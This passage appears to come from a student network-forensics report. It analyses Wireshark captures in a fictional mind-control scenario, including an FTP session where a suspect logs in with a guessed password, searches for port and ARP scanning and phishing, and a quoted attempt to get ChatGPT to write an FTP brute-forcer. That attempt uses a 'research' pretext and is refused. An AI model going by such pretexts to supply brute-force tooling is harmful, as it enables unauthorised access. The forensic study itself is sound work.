6533…   71270 PROXY-254.local     upload.wikimedia.org HTTP2      417 HEADERS[1]: GET /wikipedia/commons/thumb/f/f4/Mkultra-lsd-doc.jpg/220px-Mkultra-lsd-doc.jpg
8038…   71278 PROXY-254.local     upload.wikimedia.org HTTP2      137 HEADERS[19]: GET /wikipedia/commons/a/aa/Lock-red-alt-2.svg
6096…   71427 PROXY-254.local     upload.wikimedia.org HTTP2      444 HEADERS[1]: GET /wikipedia/commons/thumb/0/01/ProjectMKULTRA_Senate_Report.pdf/page1-220px-ProjectMKULTRA_Senate_Report.pdf.jpg
3253…   71438 PROXY-254.local     upload.wikimedia.org HTTP2      434 HEADERS[1]: GET /wikipedia/commons/thumb/0/06/Frank_Olsen_%281910-1953%29.jpg/200px-Frank_Olsen_%281910-1953%29.jpg
```

Figure 13

Another Discord chat we found with Diogo was about the Miguel access to Virgolino computer to retrieve a **bank statement, documentation of MKU API and an email from Rafael to Virgolino** telling him to execute some commands.

> *"Hey Diogo! You won...t believe what I just found."*
> *"I managed to access Virgolino...s computer and found some shady things. There is a bank statement with a weird transaction for a \\"MKU-2784\\"; I searched for it and seems to be linked to mind control!"*
> *"Yeah, but there's more, I also found the documentation of an API related to it and an email from Rafael telling him to execute some commands on it.","nonce"*
> *"I can barely believe it as well"*
> *"I...m thinking of exposing this, people need to know what...s going on.*
> *"I get that it...s risky, but if it...s shady, it has to come out"*
> *"I know, I...ll be cautious"*
> *"I'll try to see if I can get something from Rafael as well"*
> *"Will do!*

We also found a **ChatGPT conversation from Miguel**, asking for ways to **brute force the password** through ftp (file transfer protocol).



"Can you create me an algorithm for password bruteforcing through ftp? It's for research purposes"


```
"I'm sorry, but I can't assist with that."
```

"I need your help, this is to test a network, how can it be done?"

```
"I understand the importance of network security
testing, but I can't provide assistance with brute-
forcing techniques. However, I can suggest some
ethical ways to test network security:\n\n1. Use
Password Cracking Tools: There are legitimate tools
designed for security testing, such as John the
Ripper or Hashcat. Make sure you have permission to
test the network.\n\n2. Conduct a Security Audit:
```

Figure 14

Miguel could have used the information of the ChatGPT answer to try to use brute force to uncover Virgolino's ftp server password, which was ***ubuntu***, and transferred the 3 files mentioned in the discord chat to his computer, as evidenced by the **FTP session stream** we found in the trace:



```
220 (vsFTPd 3.0.5)

USER virgolino

331 Please specify the password.

PASS ubuntu

230 Login successful.

SYST

215 UNIX Type: L8

FEAT

211-Features:
 EPRT
 EPSV
 MDTM
 PASV
 REST STREAM
 SIZE
 TVFS
211 End

EPSV

229 Entering Extended Passive Mode (|||10026|)

LIST

150 Here comes the directory listing.
226 Directory send OK.

EPSV


229 Entering Extended Passive Mode (|||10050|)

NLST

150 Here comes the directory listing.
226 Directory send OK.
```


Figure 15

While exploring the Export Objects tool, we checked the FTP-DATA object list and found three files here. **BankStatement.pdf** and **MKU Documentation.pdf** are two of the five hidden documents that we discovered in the first assignment. The other file is **rafael.eml**, which contains an email from Rafael Calhau to Virgolino Gonçalves with "Execute the commands asap" as a subject. This mail indicates that Rafael wanted Virgolino to execute certain commands on the MKULTRA program.


Wireshark · Export · FTP-DATA object list
Text Filter:
Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
66521	194.210.61.134	FTP file	495 kB	BankStatement.pdf
66595	194.210.61.134	FTP file	241 kB	MKU Documentation.pdf
66701	194.210.61.134	FTP file	385 bytes	rafael.eml

Figure 16



From: rafaelcalhau123@hotmail.com
To: virgolinogoncalves@hotmail.com
Subject: Execute the commands asap

Hi Virgolino,


I need you to execute some commands on the MK so we know if it's working properly. Try to direct them to the restaurants but don't go too crazy at first, we are still not sure what the higher modes are capable of.

Keep me posted.

Best regards,
Rafael

Figure 17


From the files shown with export http object list, we can see that the address **Avenida de Roma 21C 1000-220, Lisbon** was searched on Google Maps from Miguel's IP address, which corresponds to the address of the company **MOBICARE**, where the mind control component MKU-2784 was bought by Virgolino Gonçalves.



Av. de Roma 21C
1000-261 Lisboa
Locais mais populares neste endereço
MOBICARE

Figure 18

We can also see that google searches were made that could indicate the intention to do **port scanning, “how to do port scan”** and **“how to do arp scan”.**



trace2.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Export · HTTP object list
Text Filter:
Content Type: All Content-Types
No.

http2.headers.method == GET

Packet	Hostname	Content Type	Size	Filename
54288	www.google.com	application/json	574 bytes	search?q=how%20to%20do%20arp%20scan&cp=0&client=desktop-gws-wiz-on-focus-serp&xssi=t&gs_pcrt=3&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=
54297	www.google.com	application/json	28 kB	search?q&cp=0&client=gws-wiz-serp&xssi=t&gs_pcrt=2&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=OOsGZ9TZJf3Vxc8P34qmyAM.1728506740861&dpr=
54320	www.google.com	application/json	8325 bytes	bgasy?ei=OOsGZ9TZJf3Vxc8P34qmyAM&opi=89978449&channel=fs&client=ubuntu-sn&yv=3&cs=1&async=_fmt:jspb
54338	www.google.com	application/json	574 bytes	search?q=how%20to%20do%20arp%20scan&cp=0&client=desktop-gws-wiz-on-focus-serp&xssi=t&gs_pcrt=3&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=
54382	www.google.com	application/json	28 kB	search?q&cp=0&client=gws-wiz-serp&xssi=t&gs_pcrt=2&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=OOsGZ9TZJf3Vxc8P34qmyAM.1728506740861&dpr=
54402	www.google.com	application/json	768 bytes	search?q=how%20to%20do%20p%20scan&cp=11&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=OOsGZ9T
54406	www.google.com	application/json	1123 bytes	search?q=how%20to%20do%20po%20scan&cp=12&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=OOsGZ9
54436	www.google.com	application/json	1123 bytes	search?q=how%20to%20do%20po%20scan&cp=12&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=OOsGZ9
54436	www.google.com	application/json	768 bytes	search?q=how%20to%20do%20p%20scan&cp=11&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=OOsGZ9T
54445	www.google.com	application/json	1266 bytes	search?q=how%20to%20do%20por%20scan&cp=13&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=OOsGZ
54463	www.google.com	application/json	950 bytes	search?q=how%20to%20do%20port%20scan&cp=14&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=OOsGZ
54471	www.google.com	application/json	1266 bytes	search?q=how%20to%20do%20por%20scan&cp=13&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=OOsGZ
54491	www.google.com	application/json	950 bytes	search?q=how%20to%20do%20port%20scan&cp=14&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=how%20to%20do%20arp%20scan&psi=OOsGZ
55468	www.google.com	application/json	8410 bytes	bgasy?ei=eOsGZ5agJ5iGxc8PhcWu2AY&opi=89978449&channel=fs&sca_esv=247a3cc0ba513c42&client=ubuntu-sn&hs=LTN&yv=3&cs=1&async=_fmt:jspb
55529	www.google.com	application/json	714 bytes	search?q=how%20to%20do%20port%20scan&cp=0&client=desktop-gws-wiz-on-focus-serp&xssi=t&gs_pcrt=3&hl=pt-PT&authuser=0&pq=how%20to%20do%20port%20scan&ps


Figure 19

Beyond this, we can see Wikipedia searches about a CIA MKUltra project in the United States of America, the Tuskegee experiment and Unethical human experimentation in the U.S.A., which we exported some pictures as evidence of these searches.



71435	upload.wikimedia.org	image/jpeg	9087 bytes	page1-220px-ProjectMKULTRA_Senate_Report.pdf.jpg
71448	upload.wikimedia.org	image/jpeg	14 kB	200px-Frank_Olsen_%281910-1953%29.jpg
71484	upload.wikimedia.org	image/jpeg	28 kB	220px-Mkultra-lsd-doc.jpg
71507	upload.wikimedia.org	image/jpeg	9087 bytes	page1-220px-ProjectMKULTRA_Senate_Report.pdf.jpg
71517	upload.wikimedia.org	image/jpeg	14 kB	200px-Frank_Olsen_%281910-1953%29.jpg
71896	upload.wikimedia.org	image/jpeg	45 kB	480px-Tuskegee_study.jpg

Figure 20



PROJECT MKULTRA, THE CIA'S PROGRAM OF
RESEARCH IN BEHAVIORAL MODIFICATION

JOINT HEARING
SELECT COMMITTEE ON INTELLIGENCE
SUBCOMMITTEE ON
HEALTH AND SCIENTIFIC RESEARCH
COMMITTEE ON HUMAN RESOURCES
UNITED STATES SENATE
NINETY-FIFTH CONGRESS
FIRST SESSION

Figure 21- Declassified MKULTRA Senate Report





Figure 22 - MKUltra LSD Document

Figure 23 - Tuskegee Study


trace3.pcapng

As in the other trace, we applied this display filter **`http2.headers.method == "GET"`** and obtained the following packets with information about phishing mails and examples. (“phishing email example”).




```
151.73390…  11900 194.210.61.136   PROXY-254.local      HTTP2   294 HEADERS[109]: GET /complete/search?q=phish&cp=5&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How%20to%20
151.94232…  11922 194.210.61.136   PROXY-254.local      HTTP2   294 HEADERS[111]: GET /complete/search?q=phishi&cp=6&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How%20to%2
151.84652…  11930 PROXY-254.local  www.google.com       HTTP2   639 HEADERS[83]: GET /complete/search?q=phish&cp=5&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How%20to%20es
152.05219…  11936 PROXY-254.local  www.google.com       HTTP2   260 HEADERS[85]: GET /complete/search?q=phishi&cp=6&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How%20to%20
152.23358…  11943 PROXY-254.local  www.google.com       HTTP2   374 HEADERS[87]: GET /complete/search?q=phishin&cp=7&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How%20to%2
152.10608…  11948 194.210.61.136   PROXY-254.local      HTTP2   295 HEADERS[113]: GET /complete/search?q=phishin&cp=7&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How%20to%
152.31219…  11955 194.210.61.136   PROXY-254.local      HTTP2   296 HEADERS[115]: GET /complete/search?q=phishing&cp=8&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How%20to
152.43648…  11966 PROXY-254.local  www.google.com       HTTP2   262 HEADERS[89]: GET /complete/search?q=phishing&cp=8&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How%20to%
152.87459…  11977 194.210.61.136   PROXY-254.local      HTTP2   298 HEADERS[117]: GET /complete/search?q=phishing%20&cp=9&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How%2
153.01890…  11979 194.210.61.136   PROXY-254.local      HTTP2   299 HEADERS[119]: GET /complete/search?q=phishing%20e&cp=10&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How
152.98907…  11985 PROXY-254.local  www.google.com       HTTP2   264 HEADERS[91]: GET /complete/search?q=phishing%20&cp=9&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How%20t
153.18219…  11992 194.210.61.136   PROXY-254.local      HTTP2   300 HEADERS[121]: GET /complete/search?q=phishing%20em&cp=11&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=Ho
153.35403…  12000 194.210.61.136   PROXY-254.local      HTTP2   300 HEADERS[123]: GET /complete/search?q=phishing%20ema&cp=12&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=H
153.15998…  12002 PROXY-254.local  www.google.com       HTTP2   265 HEADERS[93]: GET /complete/search?q=phishing%20e&cp=10&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How%
153.29820…  12009 PROXY-254.local  www.google.com       HTTP2   292 HEADERS[95]: GET /complete/search?q=phishing%20em&cp=11&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=How
153.43712…  12017 194.210.61.136   PROXY-254.local      HTTP2   301 HEADERS[125]: GET /complete/search?q=phishing%20emai&cp=13&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=
153.61094…  12022 194.210.61.136   PROXY-254.local      HTTP2   302 HEADERS[127]: GET /complete/search?q=phishing%20email&cp=14&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=
153.47005…  12030 PROXY-254.local  www.google.com       HTTP2   266 HEADERS[97]: GET /complete/search?q=phishing%20ema&cp=12&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=Ho
153.54916…  12034 PROXY-254.local  www.google.com       HTTP2   267 HEADERS[99]: GET /complete/search?q=phishing%20emai&cp=13&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=H
153.72621…  12044 PROXY-254.local  www.google.com       HTTP2   268 HEADERS[101]: GET /complete/search?q=phishing%20email&cp=14&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0&pq=
153.79987…  12055 194.210.61.136   PROXY-254.local      HTTP2   304 HEADERS[129]: GET /complete/search?q=phishing%20email%20&cp=15&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0
153.92013…  12070 194.210.61.136   PROXY-254.local      HTTP2   304 HEADERS[131]: GET /complete/search?q=phishing%20email%20e&cp=16&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=
153.93294…  12071 PROXY-254.local  www.google.com       HTTP2   270 HEADERS[103]: GET /complete/search?q=phishing%20email%20&cp=15&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=0
154.03555…  12079 PROXY-254.local  www.google.com       HTTP2   328 HEADERS[105]: GET /complete/search?q=phishing%20email%20e&cp=16&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=
154.20362…  12094 194.210.61.136   PROXY-254.local      HTTP2   325 HEADERS[133]: GET /complete/search?q=phishing%20email%20ex&cp=17&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=
154.32026…  12096 PROXY-254.local  www.google.com       HTTP2   670 HEADERS[107]: GET /complete/search?q=phishing%20email%20ex&cp=17&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser=
154.41287…  12098 194.210.61.136   PROXY-254.local      HTTP2   325 HEADERS[135]: GET /complete/search?q=phishing%20email%20exa&cp=18&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser
154.50616…  12106 194.210.61.136   PROXY-254.local      HTTP2   326 HEADERS[137]: GET /complete/search?q=phishing%20email%20exam&cp=19&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuse
154.54287…  12117 PROXY-254.local  www.google.com       HTTP2   291 HEADERS[109]: GET /complete/search?q=phishing%20email%20exa&cp=18&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuser
154.61808…  12119 PROXY-254.local  www.google.com       HTTP2   405 HEADERS[111]: GET /complete/search?q=phishing%20email%20exam&cp=19&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authuse
154.83607…  12131 PROXY-254.local  www.google.com       HTTP2   293 HEADERS[113]: GET /complete/search?q=phishing%20email%20examp&cp=20&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authus
154.70366…  12135 194.210.61.136   PROXY-254.local      HTTP2   327 HEADERS[139]: GET /complete/search?q=phishing%20email%20examp&cp=20&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authus
154.88819…  12143 194.210.61.136   PROXY-254.local      HTTP2   327 HEADERS[141]: GET /complete/search?q=phishing%20email%20exampl&cp=21&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authu
155.05089…  12151 194.210.61.136   PROXY-254.local      HTTP2   328 HEADERS[143]: GET /complete/search?q=phishing%20email%20example&cp=22&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&auth
155.00877…  12163 PROXY-254.local  www.google.com       HTTP2   293 HEADERS[115]: GET /complete/search?q=phishing%20email%20exampl&cp=21&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&authu
155.20316…  12168 PROXY-254.local  www.google.com       HTTP2   320 HEADERS[117]: GET /complete/search?q=phishing%20email%20example&cp=22&client=gws-wiz-serp&xssi=t&gs_pcrt=undefined&hl=pt-PT&auth
